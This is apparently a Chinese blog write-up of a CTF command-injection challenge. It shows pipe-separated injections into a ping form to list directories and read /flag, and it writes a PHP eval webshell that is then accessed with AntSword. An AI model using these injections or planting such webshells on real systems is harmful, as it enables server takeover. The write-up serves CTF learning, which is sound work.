BUUCTF之Exec，攻防世界之command_execution

原创

金 帛 于 2022-03-16 19:02:26 发布 1238 收藏 1
分类专栏： BUUCTF之WEB i春秋之WEB 文章标签： linux 运维 服务器


本文链接：https://blog.csdn.net/l2872253606/article/details/123532556

发现两网站的题目基本上一样，这里拿BUUCTF的题目为例，思路基本是一样的

目录

审题

打开连接，看了源码，抓了包，没发现有啥重要信息



利用一下这个ping，ping一下127.0.0.1试试看


```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

看见后面返回了结果，因此推测是利用函数执行操作系统ping命令，也就是系统命令执行，所以我们可以利用命令分隔符来执行操作系统的命令

思路

这题应该就是利用操作系统的命令来找到flag文件，可以写入木马，文件查看

常用的命令分隔符

windows 或 linux 下:

> command1 && command2 先执行 command1，若为真，再执行 command2
>
> command1 | command2 只执行 command2
>
> command1 & command2 先执行 command2 后执行 command1
>
> command1 || command2 先执行 command1，若为假，再执行 command2

这里我们选择管道符"|"，不执行ping的命令了

操作系统常用的执行命令

Windows下，查看当前目录文件

```
dir
```

linux下，通常网站都是用linux操作系统


> find命令 – 查找和搜索文件 – Linux命令大全(手册) (linuxcool.com)ls命令 – 显示指定工作目录下的内容及属性信息 – Linux命令大全(手册) (linuxcool.com)find命令 – 查找和搜索文件 – Linux命令大全(手册) (linuxcool.com)
>
> cat命令 – 在终端设备上显示文件内容 – Linux命令大全(手册) (linuxcool.com)

解题

法一：文件打开

先看一下当前目录文件

执行命令ls



只有一个文件，继续看一下上个目录的文件有啥

命令ls ../

PING

0 | ls ../

PING

```
html
localhost
```

依旧没发现有，继续查看上一级目录，命令ls ../../

PING


0 | ls ../../

PING

```
cache
empty
lib
local
lock
log
mail
opt
run
spool
tmp
www
```

还是没有，这里直接就看根目录吧

命令，ls /



再利用cat命令打开flag文件看看，cat /flag

拿到flag

法二：木马植入

利用linux命令写入一句话木马，然后再用中国菜刀或者是中国蚁剑连接

输入命令

```
echo '<?php @eval($_POST["x"]); ?>' >x.php
```

PING


```
ɔ '<?php @eval($_POST["x"]); ?>' >x.php
```

PING


点击ping，然后复制网站url，url后面加上目标文件x.php打开中国蚁剑

> http://905d56db-c5cf-4684-a529-598ea7896188.node4.buuoj.cn:81/x.php

右键选择，添加数据，输入相关信息




点击添加




这样就连接上网站啦

双击进去查看，就找到flag文件了



打开后拿到flag


AntSword 编辑 窗口 调试
117.21.200.166
编辑: /flag
保存
高亮
用此编码打开
1 flag{a42b671d-101c-4d70-93a9-df2d23e5abfa}
2